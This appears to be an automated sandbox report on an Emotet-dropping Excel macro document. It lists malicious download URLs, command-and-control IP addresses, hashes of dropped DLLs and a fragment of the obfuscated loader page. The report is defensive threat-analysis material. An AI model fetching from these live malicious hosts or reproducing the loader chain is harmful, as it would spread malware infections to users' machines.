http://https://mortgageadviser.directory/xw8ok/icCYdBSpbFrf5s/PE3	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://praachichemfood.com	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.praachichemfood.com/wp-content/themes/brooklyn/css/ut.shortcode.min.css?ver=5.9	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.praachichemfood.com/wp-content/themes/brooklyn/css/ut.vc.shortcodes.min.css?ver=5.9	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zqqw/zaas/fe.htmlhttp://91.240.118.168/zqqw/zaas/fe.html	mshta.exe, 00000004.00000003.421019651.000000001F85000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.679858530.000000000352E000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: malware	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000006.00000002.674855596.000000000013E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://lodev7.com/wp-content/dpwjiJivrpgO1F2/PE3	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://secure.comodo.com/CPS0	powershell.exe, 00000006.00000002.675532532.0000000002A47000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.675478649.0000000002A00000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.675599563.0000000002A7E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://praachichemfood.com/wp-content/themes/brooklyn/images/default/fav-72.png	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.praachichemfood.com/wp-content/plugins/mystickyelements/css/font-awesome.min.css?ver=2.0.	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://91.240.118.168/zqqw/zaas/fe.htmlfunction	mshta.exe, 00000004.00000003.421233616.000000001F8D000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
195.154.133.20	unknown	France		12876	OnlineSASFR	true
185.157.82.211	unknown	Poland		42927	S-NET-ASPL	true
212.237.17.99	unknown	Italy		31034	ARUBA-ASNIT	true
79.172.212.216	unknown	Hungary		61998	SZERVERPLEXHU	true
110.232.117.186	unknown	Australia		56038	RACKCORP-APRackCorpAU	true
173.214.173.220	unknown	United States		19318	IS-AS-1US	true
212.24.98.99	unknown	Lithuania		62282	RACKRAYUABRakrejusLT	true
138.185.72.26	unknown	Brazil		264343	EmpasoftLtdaMeBR	true
178.63.25.185	unknown	Germany		24940	HETZNER-ASDE	true
160.16.102.168	unknown	Japan		9370	SAKURA-BSAKURAInternetIncJP	true
81.0.236.90	unknown	Czech Republic		15685	CASABLANCA-ASInternetCollocationProviderCZ	true
103.75.201.2	unknown	Thailand		133496	CDNPLUSCOLTD-AS-APCDNPLUSCOLTDTH	true
216.158.226.206	unknown	United States		19318	IS-AS-1US	true
45.118.115.99	unknown	Indonesia		131717	IDNIC-CIFO-AS-IDPTCitraJelajahInformatikaID	true
51.15.4.22	unknown	France		12876	OnlineSASFR	true
159.89.230.105	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
162.214.50.39	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
91.240.118.168	unknown	unknown		49453	GLOBALLAYERNL	true
200.17.134.35	unknown	Brazil		1916	AssociacaoRedeNacionaldeEnsinoePesquisaBR	true
217.182.143.207	unknown	France		16276	OVHFR	true
107.182.225.142	unknown	United States		32780	HOSTINGSERVICES-INCUS	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
51.38.71.0	unknown	France		16276	OVHFR	true
45.118.135.203	unknown	Japan		63949	LINODE-APLinodeLLCUS	true
50.116.54.215	unknown	United States		63949	LINODE-APLinodeLLCUS	true
103.138.189.128	praachichemfood.com	India		139035	GBLINK-AS-APGBLINKNETWORKSOLUTIONSPRIVATELIMITEDIN	false
131.100.24.231	unknown	Brazil		61635	GOPLEXTELECOMUNICACOESEINTERNETLTDA-MEBR	true
46.55.222.11	unknown	Bulgaria		34841	BALCHIKNETBG	true
41.76.108.46	unknown	South Africa		327979	DIAMATRIXZA	true
173.212.193.249	unknown	Germany		51167	CONTABODE	true
45.176.232.124	unknown	Colombia		267869	CABLEYTELECOMUNICACIONESDECOLOMBIASASCABLETELCOC	true
178.79.147.66	unknown	United Kingdom		63949	LINODE-APLinodeLLCUS	true
212.237.5.209	unknown	Italy		31034	ARUBA-ASNIT	true
162.243.175.63	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
176.104.106.96	unknown	Serbia		198371	NINETRS	true
207.38.84.195	unknown	United States		30083	AS-30083-GO-DADDY-COM-LLCUS	true
162.241.211.118	dtmconsulting.ca	United States		46606	UNIFIEDLAYER-AS-1US	false
164.68.99.3	unknown	Germany		51167	CONTABODE	true
192.254.71.210	unknown	United States		64235	BIGBRAINUS	true
212.237.56.116	unknown	Italy		31034	ARUBA-ASNIT	true
104.168.155.129	unknown	United States		54290	HOSTWINDSUS	true
45.142.114.231	unknown	Germany		44066	DE-FIRSTCOLOwwwfirst-colonetDE	true
203.114.109.124	unknown	Thailand		131293	TOT-LLI-AS-APTOTPublicCompanyLimitedTH	true
209.59.138.75	unknown	United States		32244	LIQUIDWEBUS	true
159.8.59.82	unknown	United States		36351	SOFTLAYERUS	true
129.232.188.93	unknown	South Africa		37153	xneeloZA	true
58.227.42.236	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
158.69.222.101	unknown	Canada		16276	OVHFR	true
104.251.214.46	unknown	United States		54540	INCERO-HVVCUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562406
Start date:	28.01.2022
Start time:	21:03:46
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	imedpub_2.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@25/9@3/48
EGA Information:	• Successful, ratio: 75%
HDC Information:	• Successful, ratio: 21.2% (good quality ratio 17.8%) • Quality average: 65.2% • Quality standard deviation: 33.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, conhost.exe
- TCP Packets have been reduced to 100
- Execution Graph export aborted for target mshta.exe, PID 2692 because there are no executed function
- Execution Graph export aborted for target powershell.exe, PID 1940 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: imedpub_2.xls

Simulations

Behavior and APIs

Time	Type	Description
21:04:22	API Interceptor	55x Sleep call for process: mshta.exe modified
21:04:25	API Interceptor	440x Sleep call for process: powershell.exe modified
21:04:49	API Interceptor	88x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\QWER.dll

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	548864
Entropy (8bit):	6.980518565537256
Encrypted:	false
SSDEEP:	12288:B2AavzUBPSczbeeTLjvAyMwWd3DYr6i64/:OUBPSczbeeTnvQZDWA
MD5:	DC3651F090CC027069575CCE3F7B11C4
SHA1:	9513FDDD90160C21615F24A051CCECB26BB9EE5D
SHA-256:	9682B131292899C92EF867EB6DBE43FA3FB0916D7F470BF1BBE40B9A4A69729A
SHA-512:	1CB63DD9A694BCEF30F01457C0806B2D13782CC3E6210661111588F3A19E63BDBA231EAD6CC82495DD9A7232462598F6EBEBC8F801BE648099CC9F2D6315D0 D
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: C:\ProgramData\QWER.dll, Author: Joe Security
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....hs.a,..2,..2,..2...2&..2...27..2,..2...2...26..2...2...2...2...2...2-..2...2- ..2...2-..2Rich,..2.....PE..L...>..a.....!.....P.....`.....@-..R...4.....PV.....0N..... ....@.....`.....@.....text...9E.....P..... ..`.rdata.....`.....`.....@..@.data....e...0...0...0.....@....rsrc...PV.....`..`.....@..@.reloc..b... .....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\fe[1].htm

Process:	C:\Windows\System32\mshta.exe
File Type:	data
Category:	downloaded
Size (bytes):	11027
Entropy (8bit):	6.187715019052575
Encrypted:	false
SSDEEP:	192:aY9CkQSLcutiKMw/kx/TgCjOQRH3akr8c7cI/WAgaPJgij2lj9dSS8i42Kb50:aYckKutitw/ggq8eWAnP+ri42N
MD5:	EC79EBD9247684CA6AED0631679B7225
SHA1:	10BC16397275BC56C513E173DB9F7A58711FAFB7
SHA-256:	04A7C11B6B3FD46B8C10A2F970A3456BAF275F99EF545C45B8A458DA78AECD83
SHA-512:	2FE9F6F17F6F58FD0C95FF76D6B80895C3237E84D6C7C144FCDFD7690B780D5F9462C0A77B32FBE1B8C5D9FD35A74FA58F95EC671BE5D761263611669DB26B3
Malicious:	false
Reputation:	unknown
IE Cache URL:	http://91.240.118.168/zqqw/zaas/fe.html
Preview:	.....<html><head><meta http-equiv='x-ua-compatible' conten t='EmulateIE9'><script>l1l=document.documentMode||document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=(!(l1l&&ll1)&&!(!l1l&&!ll1&&!lll)); l_ll=location+'';l11=navigator.userAgent.toLowerCase();function ll1(l1l){return l11.indexOf(l1l)>0?true:false};llI=ll1('kht')|ll1('per');f9f76c|=llI;zLP=location.protocol+'0FD';f92 w28H012li5=new Array();p2xiF27Es7QcM=new Array();p2xiF27Es7QcM[0]='o\161%38%38%38%34f%31' ;f92w28H012li5[0]='.<.!.D.O.C.T.Y.P.E. .h.t.m.l. .P.U.B.L.I.C. ."-.-//.W.3.C~..D.T.D. .X.H.T.M.L. .1...0. .T.r.a.n.s.i.t.i.o.n.a.l~..E.N."~.~\n.t.p.:~..w~B...w.3...o.r.g./.T.R./.x~\n~..1./~..D~N~P.l.1.-.t~-~/~1~3~5.l...d.t.d.">.<~W. .x~.~/.=."~=~ ?~A~C~E~G~l./.1.9~y~V~..l~f~h.e.a.d~g.s.c.r.i.p.t.>.e.v~6.(.u.n.e}..a.p.e.(.\'.\\.1.6.6.%.6.1}..6.2.

C:\Users\user\AppData\Local\Temp\48F2.tmp

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsalTILPltl2N81HRQjlORGt7RQ//W1XR9//3R9//3R9//:rl912N0xs+CFQXCB9Xh9Xh9X

MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E88595C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB39E
Malicious:	false
Reputation:	unknown
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\~DF0A9EAC97075E8A20.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Reputation:	unknown
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF81471AFDD24A7D20.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	2.6611029621829974
Encrypted:	false
SSDEEP:	768:RUFNjmg+HymsPck3hbdlylKsgqopeJBWhZFGkE+cMLm:Rs+HymsPck3hbdlylKsgqopeJBWhZFGJ
MD5:	5466502BF12D75D5AECAD7ADFAA7B292
SHA1:	9B3419DBC202E3EB30E3E161931B7E901533BFB4
SHA-256:	F1000CEA9C2D150929AB2FA833D0C3852FF7518A215F10A2DAA612527800C478
SHA-512:	CC5A9FD616561D088B8798547FB75A5C7302505847F73C1867EAA69DF6BECA195BC50D66B0E7EFF17C4AB2E5B0D3FE61DAEB14B78CA18404826C0C3B9A1BCB8F
Malicious:	false
Reputation:	unknown
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\2HUD8O4FXE81UE2DXS2A.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.580974733007209
Encrypted:	false
SSDEEP:	96:chQCQMqKqvsqvJCwojz8hQCQMqKqvsEHyqvJCworBzKAYnH0UVX/lUV9A2:cWzojz8WnHnorBzKYUVXaA2
MD5:	0B79CF7DDEACFEE528CDA82A673274A1
SHA1:	22B72DFB6B7340BDF951442AD79C09C0BE116DF1
SHA-256:	463C2277420E4CB12AED5357E257DBB41FC03F1188F6695D188D04369783A542

SHA-512:	BB550AF949D7631F601FBB15AA1FAB3F558C28FA4B2A94BABA7496C3910E6AAFAAC443438553E08528D5A4A23FBEAE92B66142DC1BC9FF09E6F04717234F5A6D
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.580974733007209
Encrypted:	false
SSDEEP:	96:chQCQMqKqvsqvJCwojz8hQCQMqKqvsEHyqvJCworBzKAYnH0UVX/lUV9A2:cWzojz8WnHnorBzKYUVXaA2
MD5:	0B79CF7DDEACFEE528CDA82A673274A1
SHA1:	22B72DFB6B7340BDF951442AD79C09C0BE116DF1
SHA-256:	463C2277420E4CB12AED5357E257DBB41FC03F1188F6695D188D04369783A542
SHA-512:	BB550AF949D7631F601FBB15AA1FAB3F558C28FA4B2A94BABA7496C3910E6AAFAAC443438553E08528D5A4A23FBEAE92B66142DC1BC9FF09E6F04717234F5A6D
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\imedpub_2.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Jan 27 11:58:35 2022, Last Saved Time/Date: Thu Jan 27 13:02:02 2022, Security: 0
Category:	dropped
Size (bytes):	158208
Entropy (8bit):	7.176512065929886
Encrypted:	false
SSDEEP:	3072:Qs+Hyms0k3hbdlylKsgqopeJBWhZFGkE+cMLxAAIb4UgCEqM5mheHRAjNKnlGIzR:9+Hyms0k3hbdlylKsgqopeJBWhZFVE+h
MD5:	D3DD61166F5B818F87CCAA12F6148CB3
SHA1:	5EF2DEF5DAD29C53F64811FFAB09BD8EF50C0BAE
SHA-256:	E6D851663FB0D0C7B56F6522B751EFCAE34DC69A1AF4114C03FC94C832427332
SHA-512:	8327A085211044B78CB12676C6A0DA4FECF0ACBED073EB22F0F1358ABCE8B47DEDD287B4F72C026E18D4C02409B67665BA0C40653B44C5C28846746EC8E9240
Malicious:	**true**
Yara Hits:	• Rule: SUSP_Excel4Macro_AutoOpen, Description: Detects Excel4 macro use with auto open / close, Source: C:\Users\user\Desktop\imedpub_2.xls, Author: John Lambert @JohnLaTwC • Rule: JoeSecurity_XlsWithMacro4, Description: Yara detected Xls With Macro 4.0, Source: C:\Users\user\Desktop\imedpub_2.xls, Author: Joe Security • Rule: INDICATOR_OLE_Excel4Macros_DL2, Description: Detects OLE Excel 4 Macros documents acting as downloaders, Source: C:\Users\user\Desktop\imedpub_2.xls, Author: ditekSHen
Reputation:	unknown
Preview:	.....>.....3.....0...1...2..... .....ZO .....\.p....user B.....a.....=.....=.....p.08.....X.@.....".." .....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Windows\SysWOW64\Vnljigstknrhjwnk\pagi.wrr (copy)

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	548864
Entropy (8bit):	6.980518565537256
Encrypted:	false
SSDEEP:	12288:B2AavzUBPSczbeeTLjvAyMwWd3DYr6i64/:OUBPSczbeeTnvQZDWA

MD5:	DC3651F090CC027069575CCE3F7B11C4
SHA1:	9513FDDD90160C21615F24A051CCECB26BB9EE5D
SHA-256:	9682B131292899C92EF867EB6DBE43FA3FB0916D7F470BF1BBE40B9A4A69729A
SHA-512:	1CB63DD9A694BCEF30F01457C0806B2D13782CC3E6210661111588F3A19E63BDBA231EAD6CC82495DD9A7232462598F6EBEBC8F801BE648099CC9F2D6315D0 D
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....hs.a,..2,..2,..2...2&..2...27..2,..2...2...26..2...2...2...2...2-..2...2- ..2...2-..2Rich,..2.....PE..L...>..a.....!.....P.....`.....@-..R...4.....PV.....0N..... ....@.....`.....@.....text...9E.....P..... ..`.rdata.....`.....`.....@..@.data....e...0...0...0.....@....rsrc...PV.....`...`.....@..@.reloc..b... .....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: M icrosoft Excel, Create Time/Date: Thu Jan 27 11:58:35 2022, Last Saved Time/Date: Thu Jan 27 13:02:02 2022, Security: 0
Entropy (8bit):	7.166678736422083
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	imedpub_2.xls
File size:	158528
MD5:	9152f953f0fb28e90fc2cdaa4dc8c6ce
SHA1:	e82a389da3baa5a094df5ecc49ac23aa951466d8
SHA256:	131c6cbabbaa04e8953a7647ed6a2245a415ff9a2fdd63620bdb9cdc29c479d4
SHA512:	5faf89afcc57078369e01276a62237d7e7598d40c0bdbc7796fd9e287794e09e8010f0a8b9f9ae0a61a40686fd8f03ae467f1ac64f1fc72a64942686c2c53f5f
SSDEEP:	3072:zs+Hyms0k3hbdlylKsgqopeJBWhZFGkE+cMLxAAIb4UgCEqM5mheHRAjNKnlGIz/:o+Hyms0k3hbdlylKsgqopeJBWhZFVE+P
File Content Preview:	.....>.....3.....0...1...2.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "imedpub_2.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	xXx
Last Saved By:	xXx
Create Time:	2022-01-27 11:58:35

Last Saved Time:	2022-01-27 13:02:02
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096	
General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.347239233907
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . P . . . . X . . . . d . . . . l . . . . t . . . . | . . . . T i m e C a r d . . . . . S h e e t 1 . . . . . M a c r o 1 . . . . W o r k s h e e
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 fc 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 b8 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096	
General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.263263729974
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . T . . . . ` . . . . x . . . . x X x . . . . x X x . . . . M i c r o s o f t E x c e l . @ . . . . . D 6 u . . . @ . . . . . j . ~ . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 147373	
General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	147373
Entropy:	7.45971048702
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . x X x B . . . . . a . . . . = ... = ... p . 0 8 . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 03 00 00 78 58 78 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code	
Name:	Macro1
Type:	3
Final:	False
Visible:	False
Protected:	False

Macro1
3
False
0
False
post
2,11,' Sex reached suppose our whether. Oh really by an manner sister so. One sportsman tolerably him extensive put she immediate. He abroad of cannot looked in. Continuing interested ten stimulated prosperous frequently all boisterous nay. Of oh really he extent horses wicket.4,11,' Advice me cousin an spring of needed. Tell use paid law ever yet new. Meant to learn of vexed if style allo w he there. Tiled man stand tears ten joy there terms any widen. Procuring continued suspicion its ten. Pursuit brother are had fifteen distant has. Early had add equal china quiet visit. Appear an manner as no limits either praise in. In in written on charmed justice is amiable farther besides. Law insensible middletons unsatiable for apartments boy delightful unreserved.6,11,' And produce say the ten mo ments parties. Simple innate summer fat appear basket his desire joy. Outward clothes promise at gravity do excited. Sufficient particular impossible by reasonable oh expression is. Yet preference conn ection unpleasant yet melancholy but end appearance. And excellence partiality estimating terminated day everything.7,11,' Debating me breeding be answered an he. Spoil event was words her off cau se any. Tears woman which no is world miles woody. Wished be do mutual except in effect answer. Had boisterous friendship thoroughly cultivated son imprudence connection. Windows because conce rn sex its. Law allow saved views hills day ten. Examine waiting his evening day passage proceed.8,11,' Sex reached suppose our whether. Oh really by an manner sister so. One sportsman tolerably hi m extensive put she immediate. He abroad of cannot looked in. Continuing interested ten stimulated prosperous frequently all boisterous nay. Of oh really he extent horses wicket.10,11,' Advice me cous in an spring of needed. Tell use paid law ever yet new. Meant to learn of vexed if style allow he there. Tiled man stand tears ten joy there terms any widen. Procuring continued suspicion its ten. Pursuit b rother are had fifteen distant has. Early had add equal china quiet visit. Appear an manner as no limits either praise in. In in written on charmed justice is amiable farther besides. Law insensible middleto ns unsatiable for apartments boy delightful unreserved.12,11,' And produce say the ten moments parties. Simple innate summer fat appear basket his desire joy. Outward clothes promise at gravity do e xcited. Sufficient particular impossible by reasonable oh expression is. Yet preference connection unpleasant yet melancholy but end appearance. And excellence partiality estimating terminated day eve rything.13,11,' Debating me breeding be answered an he. Spoil event was words her off cause any. Tears woman which no is world miles woody. Wished be do mutual except in effect answer. Had boist erous friendship thoroughly cultivated son imprudence connection. Windows because concern sex its. Law allow saved views hills day ten. Examine waiting his evening day passage proceed.15,11,' Sud den she seeing garret far regard. By hardly it direct if pretty up regret. Ability thought enquire settled prudent you sir. Or easy knew sold on well come year. Something consulted age extremely end procu ring. Collecting preference he inquietude projection me in by. So do of sufficient projecting an thoroughly uncommonly prosperous conviction. Pianoforte principles our unaffected not for astonished travell ing are particular.17,11,' By in no ecstatic wondered disposal my speaking. Direct wholly valley or uneasy it at really. Sir wish like said dull and need 